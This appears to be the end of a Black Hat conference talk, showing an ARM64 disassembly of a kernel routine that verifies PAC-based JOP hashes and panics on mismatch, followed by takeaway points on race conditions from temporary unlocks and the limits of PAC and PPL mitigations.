; sub_FFFFFFF007C6DD3C+32C↑p ...
PACGA X1, X1, X0
AND X2, X2, #0xFFFFFFFFDFFFFFFF
PACGA X1, X2, X1
PACGA X1, X3, X1
LDR X2, [X0,#0x128]
CMP X1, X2
B.NE loc_FFFFFFF00815D1A8
RET
00815D1A8 ; CODE XREF: sub_FFFFFFF00815D188+18↑j
MOV X1, X0
ADR X0, aJopHashMismatc ; "JOP Hash Mismatch Detected (PC, CPSR, o"
BL callpanic
nction sub_FFFFFFF00815D188

Black Hat Sound Bytes

- Temporary unlock is becoming an source of race condition bugs
- PAC+PPL is great, but does not end the memory war
- A good design needs a good, complete implementation

Thank you!